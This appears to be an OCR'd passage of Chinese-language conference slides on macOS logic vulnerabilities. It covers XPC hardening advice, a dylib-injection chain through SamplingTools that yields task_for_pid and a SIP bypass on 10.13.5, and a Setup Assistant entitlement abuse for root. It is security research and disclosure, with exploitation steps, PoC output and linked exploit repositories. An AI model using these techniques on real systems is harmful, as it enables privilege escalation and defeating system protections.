  v21 = objc_msgSend(v18, *(const char **)((char *)&loc_1
  if ( *(_DWORD *)(*(_DWORD *)a2 - 12) )
    std::string::append(a2, "{|}", 3u);
```

没有使用 codesign 内置的 requirement string 语法验证，而是自行对输出做字符串解析

根本就不需要绕过签名

- Adobe Creative Cloud 自带了一个有签名的 node.js /Applications/Utilities/Adobe Creative Cloud/CCLibrary/CCLibrary.app/Contents/libs/node
- 甚至还出现在 Brackets 编辑器里

```
➜  ~ codesign -dvvv /Applications/Brackets.app/Contents/MacOS/Brackets-node
Executable=/Applications/Brackets.app/Contents/MacOS/Brackets-node
Identifier=Brackets-node
Format=Mach-O thin (x86_64)
CodeDirectory v=20200 size=240909 flags=0x0(none) hashes=7524+2 location=embedded
```

加固你的 XPC 服务

- 设计上避免“帮我执行一个命令”的接口
- 使用白名单限制可连接的客户端
- 同时使用 entitlement 和代码签名
- 使用 Library Validation 加固可执行文件

entitlement

- 嵌入在代码签名里的 plist（XML 格式）
- 可使用 Xcode，或 codesign 工具手动添加
- 使用 csops 验证，上层封装了多种 API
  - [NSXPCConnection valueForEntitlement:]
  - xpc_connection_copy_entitlement_value
  - SecTaskCreateWithAuditToken, SecTaskCopyValueForEntitlement
- 添加了 entitlement 的可执行文件，dyld 会忽略 DYLD* 环境变量（注）

不要关闭 SIP

- 在 SIP 处于关闭的状态下，entitlement 不限制 DYLD 环境变量

```
bool usingSIP = (csr_check(CSR_ALLOW_TASK_FOR_PID) != 0);
uint32_t flags;
if ( csops(0, CS_OPS_STATUS, &flags, sizeof(flags)) != -1 ) {
    // On OS X CS_RESTRICT means the program was signed with entitlements
    if ( ((flags & CS_RESTRICT) == CS_RESTRICT) && usingSIP ) {
        gLinkContext.processIsRestricted = true;
    }
```

- 通过附加到 /System/Library/CoreServices/Setup Assistant.app/Contents/MacOS/Setup Assistant，可滥用其 entitlement 与 com.apple.mbsystemadministration 服务通信，以指定密码创建管理员账户，获得 root 权限 https://gist.github.com/ChiChou/e3a50f00853b2fbfb1debad46e501121

- DEFCON 2018 预选赛 IPwnKit 的非预期解法，白捡了一血 🤣

Library Validation


- 可以防止签名不同（除非是苹果的 platform library）的动态库被加载：https://developer.apple.com/library/content/documentation/Security/Conceptual/CodeSigningGuide/Procedures/Procedures.html#//apple_ref/doc/uid/TP40005929-CH4-SW9

```
➜  ~ jtool --sig -v /Applications/Safari.app
Blob at offset: 8448 (12720 bytes) is an embedded signature of 8161 bytes, and 4 blobs
    Blob 0: Type: 0 @44: Code Directory (321 bytes)
        Version:     20100
        Flags:       none (0x2000)
```

- Library Validation 可以同时防御脚本解释器、恶意插件、dylib 劫持等模块动态注入的攻击
- Xcode 中添加 Other Code Signing Flags: -o library
- 手动 `codesign -s <identity> -o library Example.app`（同上）
- 运行时调用 csops，设置进程的 CS_REQUIRE_LV 标志位（不推荐）

Safari 沙箱内纯逻辑弹计算器

- 从 WebContent 进程启动可控的任意程序（非 url scheme）
- ~~鸡肋：需要执行任意下载到本地的代码还需要组合另一个条件~~
- 弹已经存在的 App，如计算器绰绰有余



SamplingTools (EoP?) SIP 绕过

- com.apple.SamplingTools：/usr/bin/{filtercalltree,heap32,stringdups32,leaks32,heap,atos,vmmap32,sample,malloc_history32,symbols,vmmap,leaks,stringdups,malloc_history} 等，可用来对进程进行采样、符号化等工作
- 对非 root 执行的进程，SamplingTools 无需 root 即可使用
- 具有 com.apple.system-task-ports entitlement，可免 root task_for_pid（注*），且可通过 (rootless-proc-filter) 检查调试受保护进程

CoreSymbolication 模块注入

- 对 swift 程序符号进行 demangling：
  `/usr/bin/symbols [swift_app_pid] -printDemangling`
- libswiftDemangle.dylib!swift_demangle_getSimplifiedDemangledName
- 按照如下顺序尝试 dlopen
  - /System/Library/PrivateFrameworks/Swift/libswiftDemangle.dylib
  - /Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib
  - xcselect_get_developer_dir_path() /Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib
- 没有额外的签名检查

强制回退到外部动态库

- libxcselect! xcselect_get_developer_dir_path 优先返回 DEVELOPER_DIR 环境变量

- 预装了 swift? 加沙箱拒绝访问

```
v8 = getenv("DEVELOPER_DIR");
v9 = v8;
if ( v8 )
{
  if ( xcselect_find_developer_contents_from_path(v8, (__int64)a1, a2, v6) )
  {
    if ( strcmp(a1, v9) )
      setenv("DEVELOPER_DIR", a1, 1);
  }
  else
  {
    __strlcpy_chk(a1, v9, (signed int)a2, -1LL);
  }
  *v7 = 1;
  return 1;
}
v26 = v6;
*v7 = 0;
if ( !(unsigned __int8)get_developer_dir_from_symlink("/var/db/xcode_select_link"
```

```
(allow default)

(deny file-read*
    (literal "/System/Library/PrivateFrameworks/Swift/libswiftDemangle.dylib")
    (literal "/Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib")
)
```

```
12  libdyld.dylib                    0x00007fff5178ad86 dlopen + 86
13  com.apple.CoreSymbolication      0x00007fff3d800332 invocation function for block in
call_external_demangle(char const*) + 348
14  libdispatch.dylib                0x00007fff5174fe08 _dispatch_client_callout + 8
15  libdispatch.dylib                0x00007fff5174fdbb dispatch_once_f + 41
16  com.apple.CoreSymbolication      0x00007fff3d7a380f demangle + 298
17  com.apple.CoreSymbolication      0x00007fff3d7a35e3 TRawSymbol<Pointer64>::name() + 75
18  com.apple.CoreSymbolication      0x00007fff3d7a888e CSSymbolGetName + 166
19  symbols                          0x000000010ffc386a 0x10ffb7000 + 51306
20  symbols                          0x000000010ffc3cbe 0x10ffb7000 + 52414
21  com.apple.CoreSymbolication      0x00007fff3d7eba37
TRawSymbolOwnerData<Pointer64>::symbols_in_address_range(CSCppSymbolOwner*, TRange<Pointer64>, void
(_CSTypeRef) block_pointer) + 127
22  symbols                          0x000000010ffc3c8e 0x10ffb7000 + 52366
23  com.apple.CoreSymbolication      0x00007fff3d7eb890
TRawSymbolOwnerData<Pointer64>::regions_in_address_range(CSCppSymbolOwner*, TRange<Pointer64>, void
(_CSTypeRef) block_pointer) + 124
24  symbols                          0x000000010ffc3b6f 0x10ffb7000 + 52079
25  com.apple.CoreSymbolication      0x00007fff3d7c6c6a CSSymbolOwnerForeachSegment + 92
26  symbols                          0x000000010ffc3af2 0x10ffb7000 + 51954
27  com.apple.CoreSymbolication      0x00007fff3d7adbee CSSymbolicatorForeachSymbolOwnerAtTime + 95
28  symbols                          0x000000010ffc25b1 0x10ffb7000 + 46513
29  symbols                          0x000000010ffc00ee 0x10ffb7000 + 37102
```

绕过签名保护?

10.13

```
➜  bin codesign -dvvv symbols
Identifier=com.apple.SamplingTools
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=1384 flags=0x2000(library-validation)
hashes=36+5 location=embedded
Platform identifier=4
Hash type=sha256 size=32
```

10.11


```
➜  bin codesign -dvvv symbols
Identifier=com.apple.SamplingTools
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=812 flags=0x0(none) hashes=32+5
location=embedded
Platform identifier=1
Hash type=sha1 size=20
```

利用过程

- 释放 Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib
- sandbox_init_with_parameters
- setenv(DEVELOPER_DIR,…
- 创建旧版本的带签名进程：char *target_argv[] = {(char *)target_binary, pid_str, "-printDemangling", NULL};
- 使用获取到的 task_for_pid 注入任意具有 entitlement 的进程

提权?

使用旧版本提取的 symbols，以非 root 权限执行将弹出申请授权对话框；除非 sudo /usr/sbin/DevToolsSecurity -enable 启用开发者模式



而系统自带的没有任何问题

```
➜ tmp.4FXNKj7d symbols Finder | head -n 10
Finder [x86_64, 0.329990 seconds]:
shared_cache: FD5C76ED-4DFD-34B6-89BE-478F36763ACF
    AFAB4EFA-7020-34B1-BBEF-0F26C6D3CA36 /usr/lib/dyld [DYLD, SLID, FaultedFro
        0x0000000114dee000 ( 0x4b000) __TEXT SEGMENT
            0x0000000114dee000 (  0x1000) MACH_HEADER
            0x0000000114def000 ( 0x31efa) __TEXT __text
                0x0000000114def000 (    0x67) dyld3::kdebug_trace_dyld_image(u
 char const (*) [16], fsobj_id, fsid, mach_header const*) [FUNC, PEXT, NameNLi
 Merged, NList, FunctionStarts]
                0x0000000114def067 (    0x9f) dyld3::kdebug_trace_dyld_signpos
ned long long, unsigned long long) [FUNC, PEXT, NameNList, MangledNameNList, M
```

绕过 SIP

以任意 entitltment 执行代码，在 root 权限下仍然可以用来过 SIP

https://github.com/ChiChou/10.13.5-sip-bypass

```
➜  sip git:(master) ✗ file /System/Library/sip.txt
/System/Library/sip.txt: cannot open `/System/Library/sip.txt' (No such file or directory)
➜  sip git:(master) ✗ sudo ./bin/test
[xianzhi] taytay pid: 42472
sleep
[xianzhi] module: 0x7fb3415207d0
[xianzhi] bootstrapfn: 0x109915d90
[xianzhi] pid: 386
mach_inject: found threadEntry image at: 0x109915000 with size: 9544
[xianzhi] inject dylib returns 0
➜  sip git:(master) ✗ file /System/Library/sip.txt
/System/Library/sip.txt: ASCII text, with no line terminators
➜  sip git:(master) ✗ cat /System/Library/sip.txt
hello%
➜  sip git:(master) ✗ sudo rm /System/Library/sip.txt
Password:
override rw-r--r--  root/wheel restricted for /System/Library/sip.txt? y
rm: /System/Library/sip.txt: Operation not permitted
```

10.14 测试版修复

High Sierra


```
v0 = dlopen("/System/Library/PrivateFrameworks/Swift/libswiftDemangle.dylib", 1);
if ( v0 )
  goto LABEL_17;
if ( get_path_relative_to_framework_contents(
       "../../Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib",
       &path,
       0x400uLL) )
{
  v0 = dlopen(&path, 1);
  if ( v0 )
    goto LABEL_17;
}
if ( get_path_relative_to_framework_contents("../../usr/lib/libswiftDemangle.dylib", &path, 0x400uLL) )
{
  v0 = dlopen(&path, 1);
  if ( v0 )
    goto LABEL_17;
}
v2 = dlopen("/usr/lib/libxcselect.dylib", 1);
v3 = v2;
if ( v2 )
{
  v4 = (unsigned __int8 (__fastcall *)(char *, signed __int64, char *, char *, char *))dlsym(
                                                                                         v2,
                                                                                         "xcselect_get_dev

  if ( v4 && v4(&path, 1024LL, &v5, &v6, &v7) )
  {
    strlcat(&path, "/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib", 0x400uLL);
    v0 = dlopen(&path, 1);
  }
```

Mojave

```
1 char ___ZL22call_external_demanglePKc_block_invoke()
2 {
3   _BYTE *v0; // rax
4   signed __int64 v1; // rcx
5
6   v0 = getenv("CS_DO_NOT_DEMANGLE_SWIFT");
7   if ( !v0
8     || (LOBYTE(v0) = *v0 - '0', (unsigned __int8)v0 <= 0x3Eu)
9     && (v1 = 4611686019501129729LL, _bittest64(&v1, (unsigned __int8)v0)) )
10  {
11    v0 = dlopen("/System/Library/PrivateFrameworks/Swift/libswiftDemangle.dylib", 1);
12    if ( v0 )
13    {
14      v0 = dlsym(v0, "swift_demangle_getSimplifiedDemangledName");
15      demanglerLibraryFunctions = (__int64)v0;
16    }
17  }
18  return (char)v0;
19 }
```

ELK 的副业

- LIEF：解析符号、区段等元数据
- classdump, nm, jtool 等工具的输出
- 比 grep 更方便
- TODO：集成 IDAPython?



再定制一下 UI

apple:yes import:_dlopen entitlement:com.apple.' Wiggle Wiggle

took 0.241s, found 122

Apple Notes

/Applications/Notes.app/Contents/MacOS/Notes

Entitlement >com.apple.Notes</string> <key>com.apple.authkit.client.internal</key> <true/>
<key>com.apple.developer.aps
>com.apple.accounts.appleaccount.fullaccess</key> <true/> <key>com.apple.application-
identifier</key> <string
> <array> <string>com.apple.notes</string> </array> <key>com.apple.developer.icloud-
services</key
>com.apple.developer.ubiquity-kvstore-identifier</key> <string>com.apple.Notes</string> <key
>com.apple.private.CoreAuthentication.SPI</key> <true/>
<key>com.apple.private.accounts.allaccounts</key

imported	_write	/usr/lib/libSystem.B.dylib	N/A
imported	dyld_stub_binder	/usr/lib/libSystem.B.dylib	N/A
exported	__mh_execute_header	None	N/A

nm

otool

strings

CodeSign

```
Executable=/System/Library/CoreServices/Setup Assistant.app/Contents/Resources/mbsystemadminist
Identifier=com.apple.mbsystemadministration
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=1873 flags=0x0(none) hashes=51+5 location=embedded
Platform identifier=4
```

mbsystemadministration

Apple Signed NX PIE /System/Library/CoreServices/Setup Assistant.app/Contents/Resources/mbsystemadministration

Sections

__text __stubs __stub_helper __objc_classname __objc_methname __objc_methtype __cstring __gcc_except_tab __const __oslogstring __unwind_info __nl_symbol_ptr __got __la_symbol_ptr __const __cfstring __objc_classlist __objc_catlist __objc_protolist __objc_imageinfo __objc_const __objc_selrefs __objc_protorefs __objc_classrefs __objc_superrefs __objc_ivar __objc_data __data __bss

Libraries

/System/Library/PrivateFrameworks/BridgeOSInstall.framework/Versions/A/BridgeOSInstall

/System/Library/PrivateFrameworks/AuthKitUI.framework/Versions/A/AuthKitUI

/System/Library/PrivateFrameworks/FindMyDevice.framework/Versions/A/FindMyDevice

/usr/lib/libIASAuthReboot.dylib

/System/Library/PrivateFrameworks/SystemMigration.framework/Versions/A/SystemMigration

/System/Library/PrivateFrameworks/ConfigurationProfiles.framework/Versions/A/ConfigurationProfiles

/System/Library/PrivateFrameworks/StorageKit.framework/Versions/A/StorageKit

/System/Library/PrivateFrameworks/login.framework/Versions/A/login

/System/Library/Frameworks/SystemConfiguration.framework/Versions/A/SystemConfiguration

/usr/lib/libIASUnifiedProgress.dylib

/System/Library/PrivateFrameworks/CrashReporterSupport.framework/Versions/A/CrashReporterSupport

/System/Library/PrivateFrameworks/IASUtilities.framework/Versions/A/IASUtilities

Sections

Libraries

Symbols

Code Signature

Entitlement

classdump

nm

otool

strings

结论

- 操作系统时至今日仍然可以找到一些非常有趣的纯逻辑漏洞
- 逻辑漏洞需要多条件串联才可以完整利用，会遇到很多明明有问题但很鸡肋的现象；内存破坏往往能提供更多的可控能力
- Apple 文档不够完善，还将一些重要的接口设置为私有，导致此类问题在第三方软件上层出不穷

参考

- Jonathan Levin *Mac OS X and iOS Internals*
- Ian Beer *Auditing and Exploiting Apple IPC*
  (along with his blog posts and bug reports)
- Patrick Wardle *Stick That In Your (root)Pipe & Smoke It*, *Reversing to Engineer: Learning to 'Secure' XPC from a Patch*
- Apple Developer Site
- Along with other write-ups

know it,then hack it ?